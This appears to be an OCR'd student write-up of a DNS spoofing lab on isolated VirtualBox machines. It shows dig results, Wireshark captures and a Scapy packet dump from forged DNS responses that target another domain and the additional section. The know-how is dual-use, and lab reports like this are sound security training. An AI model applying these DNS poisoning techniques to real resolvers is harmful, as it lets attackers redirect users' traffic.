


Running the attack, we can see the forged packet sent. Along with the wireshark capture.


SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:42 PM
/bin/bash
/bin/bash 66x24
PES1201801948-bharath-VM3:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15820
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 19000 IN A 10.0.2.6
;; AUTHORITY SECTION:
ns.example.net. 19000 IN NS ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net. 19000 IN A 10.0.2.5
;; Query time: 12 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Mar 22 13:40:19 EDT 2021


SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from any
1:43 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Source Destination Protocol Length Info
1 ::1 ::1 UDP 65 37880 → 37880 Len=1
2 10.0.2.7 10.0.2.5 DNS 88 Standard query 0xb223 A w
3 10.0.2.5 10.0.2.7 ICMP 116 Destination unreachable (
4 10.0.2.5 10.0.2.7 DNS 132 Standard query response 0
5 10.0.2.5 10.0.2.7 DNS 132 Standard query response 0
6 10.0.2.7 10.0.2.5 ICMP 160 Destination unreachable (
7 PcsCompu_8d:58:a3 ARP 62 Who has 10.0.2.7? Tell 10
8 PcsCompu_5d:6f:bc ARP 44 10.0.2.7 is at 08:00:27:5
9 10.0.2.5 10.0.2.7 DNS 147 Standard query response 0
10 10.0.2.7 10.0.2.5 ICMP 175 Destination unreachable (

Task 8: Targeting Another Domain





Running the script, we see 2 auth nameservers


```
PES1201801948-bharath-VM2:~$ sudo python target_domain.py
version    : BitField (4 bits)                   = 4
 (4)
ihl        : BitField (4 bits)                   = None
 (None)
tos        : XByteField                          = 0
 (0)
len        : ShortField                          = None
 (None)
id         : ShortField                          = 1
 (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0
 (0)
ttl        : ByteField                           = 64
 (64)
proto      : ByteEnumField                       = 17
 (0)
chksum     : XShortField                         = None
 (None)
src        : SourceIPField                       = '10.0.2.5'
 (None)
dst        : DestIPField                         = '10.0.2.7'
```

No.	Source	Destination	Protocol	Length	Info
					Add a display filter button.
1	::1	::1	UDP	65	48940 → 48940 Len=1
2	10.0.2.7	10.0.2.5	DNS	88	Standard query 0x3fbc A w
3	10.0.2.5	10.0.2.7	ICMP	116	Destination unreachable (
4	::1	::1	UDP	64	40848 → 58040 Len=0
5	10.0.2.5	10.0.2.7	DNS	132	Standard query response 0
6	PcsCompu_ee:38:fa		ARP	62	Who has 10.0.2.7? Tell 10
7	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5
8	10.0.2.5	10.0.2.7	DNS	185	Standard query response 0
9	10.0.2.7	10.0.2.5	ICMP	213	Destination unreachable (
10	PcsCompu_5d:6f:bc		ARP	44	Who has 10.0.2.5? Tell 10
11	PcsCompu_8d:58:a3		ARP	62	10.0.2.5 is at 08:00:27:8
12	PcsCompu_8d:58:a3		ARP	62	Who has 10.0.2.7? Tell 10
13	PcsCompu_5d:6f:bc		ARP	44	10.0.2.7 is at 08:00:27:5

Task 9: Targeting the Additional Section







Running the script, we forged the additional section to bring up 3 name servers.